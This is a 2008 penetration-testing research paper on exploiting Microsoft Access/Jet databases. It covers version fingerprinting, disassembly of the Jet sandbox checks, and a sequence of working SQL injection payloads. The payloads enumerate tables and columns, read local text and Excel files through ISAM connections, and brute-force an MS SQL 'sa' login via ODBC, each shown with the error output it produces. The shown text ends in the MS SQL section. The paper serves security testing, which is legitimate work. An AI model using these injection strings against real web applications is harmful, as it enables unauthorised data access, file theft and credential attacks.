INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

:: RESEARCH PAPER ::

ACCESS THROUGH ACCESS

Version 1.0, May 2008

Brett Moore, Network Intrusion Specialist

INSOMNIA SECURITY
www.insomniasec.com

Contents

1. Introduction 3
2. MS Access Default Tables 4
2.1. Determining The Version Of Access Database 6
2.2. Determining The Database Engine 6
2.3. Database Connection Strings 6
3. Jet Versions 7
3.1. Jet File and Service Pack Versions 7
3.2. Operating System Installed Versions 7
3.3. Components That Install Unsafe Versions of MS Jet 8
3.4. Relevant MS 4.0 Jet Security Notices 8
4. SandBoxing 9
4.1. How SandBoxing Works 9
4.2. Safe Functions 11
4.3. Determining If SandBoxing Is Enabled 12
5. Inline Evaluation With The Pipe Character 13
6. Standard SQL Injection 14
6.1. Retrieving Information 14
6.2. The Sample Vulnerable Query 14
6.3. Table Enumeration 14
6.4. Column Number Enumeration 14
6.5. Column Enumeration 15
6.6. Column Data Type Enumeration 16
7. Accessing External Databases 17
7.1. Reading Local Files 18
7.2. Connecting To MS SQL 19
7.3. Mapping The Local Drive 20
7.4. Writing To Files 21
8. Operating System Commands 22
9. Non SQL MS Jet Exploitation 24
10. References 25

1. Introduction

MS Access is commonly thought of as the little brother of Database engines, and not a lot of material has been published about methods used for exploiting it during a penetration test. The aim of this paper is to bring a lot of disparate information together into one guide.

MS Jet is often mistakenly thought of as being another name for MS Access, when in fact it is a database engine that is shipped as part of the Windows OS. MS Jet was however the core database engine used by MS Access up to version 2007. Since version 2007, MS Access has included a separate updated engine known as Access Connectivity Engine.

Although MS Jet is not as complex as more advanced databases such as SQL server or Oracle, it is still commonly used by smaller web sites that want quick and easy database storage. Therefore is often encountered during Web Application reviews and the potential for exploitation should be realised.

This paper will outline methods to identify different versions of MS Jet, some SQL Injection methods to use during tests, and some other techniques to access files, servers, and potentially gain command access.

2. MS Access Default Tables

Access databases contain a number of hidden/system tables. These can be viewed through MS Access by checking the relevant options on the *view* tab of the *tools* menu.

To obtain a list of tables contained within the database, from within MS Access, execute the following query;

```
SELECT Name FROM msysobjects WHERE Type = 1
```

These tables are generally not accessible through queries external to MS Access. Those that can be accessed are marked under the *Query* column of the following table. Readable tables are used in the examples within this document and are referenced as **<DefaultSystemTable>.**

Access 97

Table	Query	Fields
MSysAccessObjects	X	Data, ID
MSysACEs		ACM, FInheritable, ObjectId, SID
MSysModules		
MSysModules2	X	Flags, Form, Module, Name, ReplicationVersion, Type, TypeInfo, Version
MSysObjects		Connect, Database, DateCreate, DateUpdate, Flags, ForeignName, Id, Lv, LvExtra, LvModule, LvProp, Name, Owner, ParentID, RmtInfoLong, RmtInfoShort, Type
MSysQueries		Attribute, Expression, Flag, LvExtra, Name1, Name2, ObjectID, Order
MSysRelationships		Ccolumn, grbit, icolumn, szColumn, szObject, szReferencedColumn, szReferencedObject, szRelationship

Access 2000

Table	Query	Fields
MSysAccessObjects	X	Data, ID
MSysAccessXML	X	ID, LValue, ObjectGuid, ObjectName, Property, Value
MSysACEs		ACM, FInheritable, ObjectId, SID
MSysObjects		Connect, Database, DateCreate, DateUpdate, Flags, ForeignName, Id, Lv, LvExtra, LvModule, LvProp, Name, Owner, ParentID, RmtInfoLong, RmtInfoShort, Type
MSysQueries		Attribute, Expression, Flag, LvExtra, Name1, Name2, ObjectID, Order
MSysRelationships		Ccolumn, grbit, icolumn, szColumn, szObject, szReferencedColumn, szReferencedObject, szRelationship

Access 2002-2003

Table	Query	Fields
MSysAccessStorage	X	DateCreate, DateUpdate, Id, Lv, Name, ParentId, Type
MSysAccessXML	X	ID, LValue, ObjectGuid, ObjectName, Property, Value
MSysACEs		ACM, FInheritable, ObjectId, SID
MSysObjects		Connect, Database, DateCreate, DateUpdate, Flags, ForeignName, Id,

		Lv, LvExtra, LvModule, LvProp, Name, Owner, ParentID, RmtInfoLong, RmtInfoShort, Type
MSysQueries		Attribute, Expression, Flag, LvExtra, Name1, Name2, ObjectID, Order
MSysRelationships		Ccolumn, grbit, icolumn, szColumn, szObject, szReferencedColumn, szReferencedObject, szRelationship

Access 2007

Table	Query	Fields
MSysAccessStorage	X	DateCreate, DateUpdate, Id, Lv, Name, ParentId, Type
MSysACEs		ACM, FInheritable, ObjectId, SID
MSysComplexColumns		ColumnName, ComplexID, ComplexType, ConceptualTableID, FlatTableID
MSysComplexType_Attachment	-	
MSysComplexType_Decimal	-	
MSysComplexType_GUID	-	
MSysComplexType_IEEEDouble	-	
MSysComplexType_IEEESingle	-	
MSysComplexType_Long	-	
MSysComplexType_Short	-	
MSysComplexType_Text	-	
MSysComplexType_UnsignedByte	-	
MSysNavPaneGroupCategories	X	Filter, Flags, Id, Name, Position, SelectedObjectID, Type
MSysNavPaneGroups	X	Flags, GroupCategoryID, Id, Name, Object Type, ObjectID, Position
MSysNavPaneGroupToObjects	X	Flags, GroupID, Icon, Id, Name, ObjectID, Position
MSysNavPaneObjectIDs	X	ID, Name, Type
MSysObjects		Connect, Database, DateCreate, DateUpdate, Flags, ForeignName, Id, Lv, LvExtra, LvModule, LvProp, Name, Owner, ParentID, RmtInfoLong, RmtInfoShort, Type
MSysQueries		Attribute, Expression, Flag, LvExtra, Name1, Name2, ObjectID, Order
MSysRelationships		Ccolumn, grbit, icolumn, szColumn, szObject, szReferencedColumn, szReferencedObject, szRelationship

2.1. Determining The Version Of Access Database

Due to the differences in the accessible default tables, it is possible to determine the version of the database that is been accessed.

Version	MSysModules2	MSysAccessObjects	MSysAccessXML	MSysAccessStorage
97				
2000				
2002-2003				
2007				

Note: MSysAccessXML is normally empty so is not usable in a union query.

The following query can be used to determine if a table exists in the database that is been accessed. If the requested table does not exist, an error is raised.

Query: *SELECT id FROM users WHERE username =*`'1' UNION SELECT NULL FROM <TableName> WHERE '1'='1'` *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E37)
The Microsoft Jet database engine cannot find the input table or query
'<TableName>'. Make sure it exists and that its name is spelled correctly.
```

2.2. Determining The Database Engine

If the database version is 2007 then the database engine in use will be **ACE**.

If errors are displayed then a different error message header will be visible.

JET

```
Microsoft JET Database Engine
```

Or

```
[Microsoft][Driver ODBC Microsoft Access]
```

ACE

```
Microsoft Office Access Database Engine
```

2.3. Database Connection Strings

OLEDB

```
Provider=Microsoft.Jet.OLEDB.3.51;Data Source=<path to database>
Provider=Microsoft.Jet.OLEDB.4.0;Data Source=<path to database>
Provider=Microsoft.ACE.OLEDB.12.0;Data Source=<path to database>
```

ODBC

```
Driver={Microsoft Access Driver (*.mdb)};Dbq=<path to database>
```

3. Jet Versions

3.1. Jet File and Service Pack Versions

Filename	Version	Name	Sandbox
Msjet35.dll	Lower	Lower	No
Msjet35.dll	3.51.2723.0	MS Jet 3.51 SP2	No
Msjet35.dll	3.51.3203.0	MS Jet 3.51 SP3	No
Msjet35.dll	3.51.3328.0	MS Jet 3.51 SP3 with enhanced security	Yes
Msjet40.dll	4.0.2927.4	MS Jet 4.0 SP3	Yes
Msjet40.dll	4.0.3714.7	MS Jet 4.0 SP4	Yes
Msjet40.dll	4.0.4431.1	MS Jet 4.0 SP5	Yes
Msjet40.dll	4.0.4431.3	MS Jet 4.0 SP5	Yes
Msjet40.dll	4.0.6218.0	MS Jet 4.0 SP6	Yes
Msjet40.dll	4.0.6807.0	MS Jet 4.0 SP6 (Windows 2003)	Yes
Msjet40.dll	4.0.7328.0	MS Jet 4.0 SP7	Yes
Msjet40.dll	4.0.8015.0	MS Jet 4.0 SP8	Yes
Msjet40.dll	4.0.8618.0	Windows XP SP2 and Security Bulletin MS04-014	Yes
Msjet40.dll	4.0.9025.0	Windows 2003 SP1 and Rollup 1 for Win 2000 SP4	Yes
Msjet40.dll	4.0.9505.0	Windows Server 2003 SP2	Yes
Msjet40.dll	4.0.9635.0	Windows Vista	Yes
Msjet40.dll	4.0.9704.0	Windows Vista SP1	Yes
ACECORE.DLL	12.0.4518.1014	Office 2007 (ACE2007)	Yes
ACECORE.DLL	12.0.6211.1000	Office 2007 (ACE2007) SP1	Yes
ACECORE.DLL	12.0.6306.5000	Office 2007 (ACE2007) SP1 + Hotfix	Yes

3.2. Operating System Installed Versions

Operating System	Service Pack	Jet Version	Sandbox
Windows NT	SP6a (+ Rollup)	3.51.0623.4	No
Windows 2000	SP2	4.0.4431.3	Yes
Windows 2000	SP3	4.0.6218.0	Yes
Windows 2000	SP4	4.0.7328.0	Yes
Windows 2000	SP4 + Rollup 1	4.0.9025.0	Yes
Windows XP	Default	4.0.4431.4	Yes
Windows XP	SP1	4.0.6218.0	Yes
Windows XP	SP2	4.0.8618.0	Yes
Windows 2003	SP1	4.0.9025.0	Yes
Windows 2003	SP2	4.0.9505.0	Yes
Windows Vista	Default	4.0.9635.0	Yes

Windows Vista	SP1	4.0.9704.0	Yes

The above table shows installed versions on base OS installs, and with different service packs installed. MS Jet and updates are also distributed with other office components, which may or may not affect the accuracy of the results above. If you have other version information, please send to brett.moore@insomniasec.com

3.3. Components That Install Unsafe Versions of MS Jet

The following components, and lower versions, are known to install MS Jet 3.51 or lower. This will not have sandboxing enabled, and manual updates are required to install SP3. MS Jet 3.51 is no longer supported.

- Microsoft Open Database Connectivity Driver for Access 3.5
- Microsoft Access 95 Standard Edition
- Microsoft Access 97 Standard Edition
- Microsoft Office 97 Professional Edition
- Microsoft Visual Studio 6.0

Newer versions of the components install MS Jet 4.0 and greater.

3.4. Relevant MS 4.0 Jet Security Notices

Date	April 13, 2004
Link	http://www.microsoft.com/technet/security/bulletin/MS04-014.mspx
Affects	All Microsoft Jet Database Engine version 4.0 prior to 4.0.8618.0
Notes	This was the last security update directly related MS Jet 4.0

Date	March 21, 2008
Link	http://www.microsoft.com/technet/security/advisory/950627.mspx
Affects	All Microsoft Jet Database Engine version 4.0 prior to 4.0.9505.0
Notes	Apparently doesn't affect Windows Server 2003 Service Pack 2, Windows Vista, and Windows Vista Service Pack 1. It appears that Microsoft have finally realised the requirement to issue a patch for known vulnerabilities in MS Jet 4.0. Numerous buffer overflow issues have been reported in MS Jet 4.0, including; 31 Mar 2005 - Microsoft Jet DB engine vulnerabilities http://seclists.org/bugtraq/2005/Apr/0001.html 16 Nov 2007 - Microsoft Jet Engine MDB File Parsing Stack Overflow Vulnerability http://seclists.org/bugtraq/2007/Nov/0235.html 13 Feb 2008 - 14 or so mdb files that will crash Microsoft Access http://seclists.org/fulldisclosure/2008/Feb/0314.html These have not been addressed because according to Microsoft the .mdb file extension is an unsafe file type, and therefore does not receive security updates. http://support.microsoft.com/kb/925330

This is not a full list of vulnerabilities affecting MS Jet, but are the ones relevant to current versions.

4. SandBoxing

Sandboxing mode prevents the use of unsafe VBA functions. The following registry key is created after installing the relevant version of service pack.

Service Pack 3 for MS Jet 3.51

```
\\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\3.5\engines\SandboxMode
```

Service Pack 3 for MS Jet 4.0

```
\\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\engines\SandboxMode
```

ACE 2007

```
\\HKEY_LOCAL_MACHINE\Software\Microsoft\Office\12.0\Access Connectivity
Engine\Engines\SandboxMode
```

The settings for this registry key are

Setting	Description
0	Sandbox mode is disabled at all times.
1	Sandbox mode is used for Access applications, but not for non-Access Applications.
2 (default)	Sandbox mode is used for non-Access applications, but not for Access Applications.
3	Sandbox mode is used at all times.

Note: ACE 2007 sets the default value to 3.

4.1. How SandBoxing Works

There are two functions related to Sandboxing that are relevant.

DetermineRegSandBoxMode

DetermineRegSandBoxMode is called when the engine is initialised. It first checks the *SandBoxMode* registry key, and then dependant on that setting, checks to see if the module *msaccess.exe* is loaded. The result of this function is stored for later reference by the function *IsInSandboxMode*.

File	Msjtes40.dll (Windows 2003 MSJet40.dll 4.0.9505.0)
Function	CJetESInstance::DetermineRegSandBoxMode

```
1B808FBE   55               PUSH EBP
1B808FBF   8BEC             MOV EBP,ESP
1B808FC1   83EC 20          SUB ESP,20
1B808FC4   894D E4          MOV DWORD PTR SS:[EBP-1C],ECX
1B808FC7   C745 F4 02000000 MOV DWORD PTR SS:[EBP-C],2
1B808FCE   8365 FC 00       AND DWORD PTR SS:[EBP-4],0
1B808FD2   8D45 EC          LEA EAX,DWORD PTR SS:[EBP-14]
1B808FD5   50               PUSH EAX
1B808FD6   68 9894801B      PUSH msjtes40.1B809498
                            ; ASCII "SOFTWARE\Microsoft\Jet\4.0\Engines"
1B808FDB   68 02000080      PUSH 80000002
1B808FE0   FF15 0810801B    CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKey>]
1B808FE6   85C0             TEST EAX,EAX
1B808FE8   75 43            JNZ SHORT msjtes40.1B80902D
1B808FEA   C745 E8 04000000 MOV DWORD PTR SS:[EBP-18],4
1B808FF1   8D45 E8          LEA EAX,DWORD PTR SS:[EBP-18]
1B808FF4   50               PUSH EAX
1B808FF5   8D45 F4          LEA EAX,DWORD PTR SS:[EBP-C]
```

```
1B808FF8   50               PUSH EAX
1B808FF9   8D45 F0          LEA EAX,DWORD PTR SS:[EBP-10]
1B808FFC   50               PUSH EAX
1B808FFD   6A 00            PUSH 0
1B808FFF   68 C094801B      PUSH msjtes40.1B8094C0
                            ; ASCII "SandBoxMode"
1B809004   FF75 EC          PUSH DWORD PTR SS:[EBP-14]
1B809007   FF15 0410801B    CALL DWORD PTR DS:[<&ADVAPI32.RegQueryValueExA>]
1B80900D   8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
1B809010   837D F8 00       CMP DWORD PTR SS:[EBP-8],0
1B809014   0F85 8E1E0100    JNZ msjtes40.1B81AEA8
1B80901A   837D F0 04       CMP DWORD PTR SS:[EBP-10],4
1B80901E   0F85 841E0100    JNZ msjtes40.1B81AEA8
1B809024   FF75 EC          PUSH DWORD PTR SS:[EBP-14]
1B809027   FF15 1810801B    CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKey>]
1B80902D   8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
1B809030   8945 E0          MOV DWORD PTR SS:[EBP-20],EAX
1B809033   837D E0 00       CMP DWORD PTR SS:[EBP-20],0
1B809037   0F84 8F1E0100    JE msjtes40.1B81AECC
1B80903D   837D E0 01       CMP DWORD PTR SS:[EBP-20],1
1B809041   0F84 8E1E0100    JE msjtes40.1B81AED5
1B809047   837D E0 02       CMP DWORD PTR SS:[EBP-20],2
1B80904B   0F85 A81E0100    JNZ msjtes40.1B81AEF9
1B809051   68 3485801B      PUSH msjtes40.1B808534
                            ; ASCII "msaccess.exe"
1B809056   FF15 2810801B    CALL DWORD PTR DS:[<&KERNEL32.GetModuleHandleA>]
1B80905C   85C0             TEST EAX,EAX
1B80905E   75 0C            JNZ SHORT msjtes40.1B80906C
1B809060   C745 FC 01000000 MOV DWORD PTR SS:[EBP-4],1
1B809067   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
1B80906A   C9               LEAVE
1B80906B   C3               RETN
1B80906C   8365 FC 00       AND DWORD PTR SS:[EBP-4],0
1B809070  ^EB F5            JMP SHORT msjtes40.1B809067
```

IsSafeVBIntrinsicSW

IsSafeVBIntrinsicSW is called when a function is passed in the query. It determines the range of known safe functions to compare against and then calls *FindIntrinsic*. This function loops through the safe functions checking to find a match for the function passed to it.

File	Msjtes40.dll (Windows 2003 MSJet40.dll 4.0.9505.0)
Function	FindIntrinsic

```
1B80DEE4   55               PUSH EBP
1B80DEE5   8BEC             MOV EBP,ESP
1B80DEE7   83EC 10          SUB ESP,10
1B80DEEA   8365 F4 00       AND DWORD PTR SS:[EBP-C],0
1B80DEEE   8365 FC 00       AND DWORD PTR SS:[EBP-4],0
1B80DEF2   8B45 0C          MOV EAX,DWORD PTR SS:[EBP+C]
1B80DEF5   3B45 10          CMP EAX,DWORD PTR SS:[EBP+10]
1B80DEF8   7F 4C            JG SHORT msjtes40.1B80DF46
1B80DEFA   8B45 10          MOV EAX,DWORD PTR SS:[EBP+10]
1B80DEFD   2B45 0C          SUB EAX,DWORD PTR SS:[EBP+C]
1B80DF00   D1F8             SAR EAX,1
1B80DF02   8B4D 0C          MOV ECX,DWORD PTR SS:[EBP+C]
1B80DF05   03C8             ADD ECX,EAX
1B80DF07   894D F4          MOV DWORD PTR SS:[EBP-C],ECX
1B80DF0A   8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
1B80DF0D   FF3485 E00A831B  PUSH DWORD PTR DS:[EAX*4+1B830AE0]
```

```
                                ; Push the pointer into the compare list
1B80DF14   FF75 08              PUSH DWORD PTR SS:[EBP+8]
                                ; Push our function
1B80DF17   E8 19FDFFFF          CALL msjtes40.1B80DC35  ; __wcsicmp
1B80DF1C   59                   POP ECX
1B80DF1D   59                   POP ECX
1B80DF1E   8945 F8              MOV DWORD PTR SS:[EBP-8],EAX
1B80DF21   837D F8 00           CMP DWORD PTR SS:[EBP-8],0
1B80DF25   7C 0F                JL SHORT msjtes40.1B80DF36
1B80DF27   837D F8 00           CMP DWORD PTR SS:[EBP-8],0
1B80DF2B   7E 12                JLE SHORT msjtes40.1B80DF3F
1B80DF2D   8B45 F4              MOV EAX,DWORD PTR SS:[EBP-C]
1B80DF30   40                   INC EAX
1B80DF31   8945 0C              MOV DWORD PTR SS:[EBP+C],EAX
1B80DF34  ^EB BC                JMP SHORT msjtes40.1B80DEF2
1B80DF36   8B45 F4              MOV EAX,DWORD PTR SS:[EBP-C]
1B80DF39   48                   DEC EAX
1B80DF3A   8945 10              MOV DWORD PTR SS:[EBP+10],EAX
1B80DF3D  ^EB B3                JMP SHORT msjtes40.1B80DEF2
1B80DF3F   C745 FC 01000000 MOV DWORD PTR SS:[EBP-4],1
1B80DF46   837D FC 00           CMP DWORD PTR SS:[EBP-4],0
1B80DF4A   0F84 1DEE0000        JE msjtes40.1B81CD6D
1B80DF50   837D FC 00           CMP DWORD PTR SS:[EBP-4],0
1B80DF54   0F84 48EE0000        JE msjtes40.1B81CDA2
1B80DF5A   8B45 F4              MOV EAX,DWORD PTR SS:[EBP-C]
1B80DF5D   8945 F0              MOV DWORD PTR SS:[EBP-10],EAX
1B80DF60   8B45 F0              MOV EAX,DWORD PTR SS:[EBP-10]
1B80DF63   C9                   LEAVE
1B80DF64   C2 0C00              RETN 0C
```

4.2. Safe Functions

The following list shows the safe functions from Msjtes40.dll (Windows 2003 MSJet40.dll 4.0.9505.0).

Abs	Array	Asc	AscB	AscW	Atn
Cbool	Cbyte	Ccur	Cdate	Cdbl	Cdec
Choose	Chr	Chr$	ChrB	ChrB$	ChrW
ChrW$	Cint	Clng	Csng	Cstr	Cvar
CvDate	CvErr	Date	Date$	Dateadd	Datediff
Datepart	Dateserial	Datevalue	Day	DDB	Error
Error$	Exp	Filter	Fix	Format	Format$
Formatcurrency	Formatdatetime	Formatnumber	Formatpercent	Fv	Hex
Hex$	Hour	Iif	ImeStatus	Instr	InstrB
InstrRev	Int	Ipmt	Irr	IsArray	IsDate
IsEmpty	IsError	IsMissing	IsNull	IsNumeric	IsObject
Join	LBound	LCase	LCase$	Left	Left$
LeftB	LeftB$	Len	LenB	Log	LTrim
LTrim$	Mid	Mid$	MidB	MidB$	Minute
Mirr	Month	Monthname	Now	nPer	nPV
Oct	Oct$	Partition	Pmt	Pv	Qbcolor

Rate	Replace	Rgb	Right	Right$	RightB
RightB$	Rnd	Round	RTrim	RTrim$	Second
Sgn	Sin	Sln	Space	Space$	Split
Sqr	Str	Str$	StrComp	StrConv	String
String$	StrReverse	Switch	Syd	Tan	Time
Time$	Timer	Timeserial	Timevalue	Trim	Trim$
Typename	UBound	UCase	UCase$	Val	Vartype
Weekday	Weekdayname	Year			

Note: The functions marked in orange are considered safe, but can not be called through an SQL query.

4.3. Determining If SandBoxing Is Enabled

If sandboxing is enabled then attempting to use of one of the functions that are not in the safe list will cause an error.

Query: *SELECT id FROM users WHERE username =*`'1' UNION SELECT cudir() FROM <DefaultSystemTable> WHERE '1'='1'` *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E14)
Undefined function 'curdir' in expression.
```

5. Inline Evaluation With The Pipe Character

MS Jet 3.5

As noted in the paper by Matthew Astley and Rain Forest Puppy (http://www.wiretrip.net/rfp/txt/rfp9901.txt), the vertical bar, or pipe character, (|) could be used in MS Jet 3.5 as an inline evaluation operator. This could be used in any string and would cause the database engine to evaluate the contents before parsing the rest of the query string.

Query:

```
SELECT email FROM users WHERE id ='|5+4|'   ; Returns the record with id=9
SELECT email FROM users WHERE id ='|func()|' ; Will execute func()
```

MS Jet 4.0

We have not been able to replicate this with MS Jet 4.0, and can not find any reference material to suggest that it is still available.

Error 80040e14

The following error message can be seen in MS Jet 3.5 and MS Jet 4.0.

Error Reponse:

```
Microsoft JET Database Engine error '80040e14'
Invalid use of vertical bars in query expression
```

This error message is caused when the vertical bar is placed outside of surrounding quotes. As an example the following SQL queries will cause the error.

Query:

```
SELECT email FROM users WHERE id =''|
SELECT email FROM users WHERE id =|1+1|
```

6. Standard SQL Injection

6.1. Retrieving Information

The ability to retrieve information through the Jet engine is extremely limited. In the examples that follow information that is displayed through an error is shown as an **Error Response** message. In all other cases it is assumed that the result of the union query will be displayed by the application in a visible form.

For syntax related to Blind SQL Injection have a read of the MS Access SQL Injection Cheat Sheet in the references section.

Comments

MS Jet does not natively support comments, either inline or line termination.

We have seen reports that %00 can be used as a syntax terminator, but we have not been able to reproduce this scenario. We have however noticed the following strange behaviour which can be useful during the creation of a valid SQL statement.

Query: *SELECT * FROM users WHERE username ='' **UNION SELECT 1, 2, FROM <ValidTableName>**' and password='' or field='' and field=''*

The previous SQL statement has one single quote after the supplied table name. If this query is made using MS Access then an error is raised <*Invalid Bracketing Of Name*>.

MS Jet appears to disregard this error and will return the result if the first portion of the query. For this to work the following field comparisons have to be empty, so it cannot be relied on as a method of syntax termination.

6.2. The Sample Vulnerable Query

Unless otherwise stated the vulnerable query that is been injected into is

```
SELECT * FROM users WHERE username ='user' and password='pass'
```

Unless otherwise stated the injection will be done into the **user** field of the query. The techniques used would work against either position, but since injecting into the first position can have syntax issues we chose to use the more difficult position for demonstration purposes.

6.3. Table Enumeration

There is no SQL syntax that will return the name of the current table, or the names of other existent tables. The following query can be used in brute force attempts to determine if a table exists in the database that is been accessed. If the requested table does not exist, an error is raised.

Query: *SELECT * FROM users WHERE username ='1' **UNION SELECT NULL FROM <TableName> WHERE '1'='1'** and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E37)
The Microsoft Jet database engine cannot find the input table or query
'<TableName>'. Make sure it exists and that its name is spelled correctly.
```

6.4. Column Number Enumeration

The **ORDER BY** clause will accept a numeric value corresponding to the column position in the returned recordset. This can be used to determine the number of columns in the resulting recordset. If the number used in the ORDER BY clause is greater than the number of columns, an error is raised. Replace # in the following query with a sequential count starting at 1.

Query: *SELECT * FROM users WHERE username =*'1' **ORDER BY #,**'1' *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E14)
The Microsoft Jet database engine does not recognize '#' as a valid field
name or expression.
```

6.5. Column Enumeration

Method 1

Vulnerable Query:

SELECT id, email FROM users WHERE username ='user' and password='pass'

This method can be used when the select statement is not using * to specify all fields in the selection. In this scenario the **GROUP BY** clause can be used to enumerate the columns.

Query: *SELECT id, email FROM users WHERE username =*'1' **GROUP BY 1 HAVING '1'='1'** *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified
expression 'id' as part of an aggregate function.
```

The above error message displays the **id** field, which is then added to the next query.

Query: *SELECT id, email FROM users WHERE username =*'1' **GROUP BY 1,id HAVING** '1'='1' *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified
expression 'email' as part of an aggregate function.
```

The above error message displays the **email** field, which is then added to the next query.

Query: *SELECT id, email FROM users WHERE username =*'1' **GROUP BY 1,id,email HAVING** '1'='1' *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified
expression ''1'='1' and password=''' as part of an aggregate function.
```

The above error message displays an aggregate function error caused by the **HAVING** statement. It can be deduced that all the columns in the select statement have been found. the next query.

Method 2

If the * has been used in the select statement then the **GROUP BY** clause can not be used, and the following error will be shown if it is attempted.

Error Reponse:

```
Microsoft JET Database Engine (0x80040E21)
Cannot group on fields selected with '*'.
```

In this scenario it is possible to discover one of the column names through the following query.

Query: *SELECT * FROM users WHERE username =*`'1' HAVING sum('1')='1'` *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified
expression 'ID' as part of an aggregate function.
```

The discovery of this column name can help in the next stage, brute forcing, as some applications prefix columns with a standard value eg: fld, t, txt_

Discovery of the other valid column names is through a brute force approach. The following query can be used in brute force attempts to determine if a column exists in the table that is been accessed. If the requested column does not exist, an error is raised.

Query: *SELECT * FROM users WHERE username =*`'1' AND <ColumnName> = '1'` *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E10)
No value given for one or more required parameters.
```

Method 3

Discovery of the valid column names in other tables, not the one been accessed, is through a brute force approach. The following query can be used in brute force attempts to determine if a column exists in any known table. If the requested column does not exist, an error is raised.

Query: *SELECT * FROM users WHERE username =*`'1' UNION SELECT <ColumnName>, NULL, FROM <TableName> WHERE '1'='1'` *and password=''*

Error Reponse:

```
Microsoft JET Database Engine (0x80040E10)
No value given for one or more required parameters.
```

6.6. Column Data Type Enumeration

Column data type enumeration can be done when the returned recordset information is displayed. For this example it is assumed that the first column in the returned recordset is displayed to the user.

The ColumnName and TableName are also required.

The **TypeName()** function will return a text value determining the type of data stored in the column.

Query: *SELECT * FROM users WHERE username =*`'1' UNION SELECT TypeName(<ColumnName>),NULL FROM <TableName> WHERE '1'='1' OR '1'='1'` *and password=''*

The data contained in the columns of the database is never displayed in error messages. Data enumeration can be done through using a union to display the data, or through blind SQL injection.

7. Accessing External Databases

MS Jet provides the ability to retrieve data from databases external to the current database. This is done using the **IN** clause within the **FROM** syntax of a select statement.

Query: *SELECT id FROM users WHERE username =*'1' **UNION SELECT id FROM <table> IN '<path to database>' WHERE '1'='1'** *and password=''*

Data from a remote database that is accessible through an SMB or WEBDAV share can be accessed if the network allows it.

ISAM Connections

Non access database can be opened by specifying the database type in either of the following formats;

```
... FROM Table IN "" [<Type>; DATABASE=<Path To Database>;];
... FROM Table IN "<Path To Database>" "Type"
... FROM [<Type>;DATABASE=<Path To Database>].[<Table>]
```

The available types to access database types other than access are listed under the following registry key;

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Jet\4.0\ISAM Formats
OR
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\12.0\Access Connectivity
Engine\ISAM Formats
```

The ISAM connections use the engines listed under the respective **\Engine** registry key.

ODBC Connections

ODBC connections can be made using the following format;

```
... FROM [ODBC; DRIVER=<Driver>]
```

Available ODBC connection types are listed under the following registry key;

```
HKEY_LOCAL_MACHINE\SOFTWARE\ODBC\ODBCINST.INI
```

MS Jet will not allow ODBC connections to MS Access drivers; it expects you to use the ISAM.

Generic Connection Errors

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
Could not find installable ISAM.
```

Reason: The specified ISAM is not installed, or it has been spelt incorrectly.

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
You cannot use ODBC to import from, export to, or link an external
Microsoft Jet or ISAM database table to your database.
```

Reason: You tried to use ODBC to open a MS Jet connection.

7.1. Reading Local Files

The **TEXT** ISAM engine can be used to read to read a limited number of file types. The allowed file extensions are listed under the *DisabledExtensions* value of the **TEXT** engine registry key. By default the following file extensions can be accessed;

```
txt,csv,tab,asc,tmp,htm,html
```

The **TOP** clause is used to enumerate through the lines of the file. The data will be returned in the last column of the recordset, and will need to be displayed by the application to be visible. Replace # in the following query with a sequential count starting at 1.

Query:
```
SELECT id FROM users WHERE username ='1'and password='' UNION SELECT TOP #
* FROM [TEXT;DATABASE=<Directory Path>;HDR=NO;FMT=Delimited].[<FileName>]
WHERE '1'='1' OR '1'='1'
```

Excel spreadsheets can be accessed using a similar query;

Query:
```
SELECT id FROM users WHERE username ='1'and password='' UNION SELECT TOP #
* FROM [Excel 8.0;DATABASE=<Full File Path>;HDR=NO].[Sheet1$] WHERE
'1'='1' OR '1'='1'
```

Common Errors

Error Reponse:

```
Microsoft JET Database Engine error '80040e09'
Cannot update. Database or object is read-only.
```

Reason: The file exists but is not a valid file extension.

Error Reponse:

```
Microsoft JET Database Engine error '80040e10'
No value given for one or more required parameters.
```

Reason: The SQL statement ends with a **WHERE** clause that contains a column name. To get around this, try to inject into the last portion of the **WHERE** clause.

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
'<Directory Path>' is not a valid path. Make sure that the path name is
spelled correctly and that you are connected to the server on which the
file resides.
```

Reason: The path specified in the query does not exist or is not accessible by this user.

Error Reponse:

```
Microsoft JET Database Engine error '80040e37'
The Microsoft Jet database engine could not find the object '<FileName>'.
Make sure the object exists and that you spell its name and the path name
correctly.
```

Reason: The file specified in the query does not exist or is not accessible by this user.

7.2. Connecting To MS SQL

A **SQL SERVER** ODBC connection can be used to connect to a network accessible MS SQL instance. By making multiple connection attempts this can be used to brute force the sa, or other, user account.

Query: *SELECT id FROM users WHERE username ='1'and password=''* **UNION SELECT * FROM [ODBC;DRIVER=SQL SERVER;Server=<Server>,<Port>;UID=sa;PWD=<PASSWORD>; DATABASE=master].Information_Schema.Tables where '1'='1'or'1'='1'**

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
ODBC--connection to 'SQL SERVER<Server>' failed.
```

Reason: If there is a long delay before this error is returned then there is no SQL instance listening at that address.

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
ODBC--connection to 'SQL SERVER<Server>' failed.
```

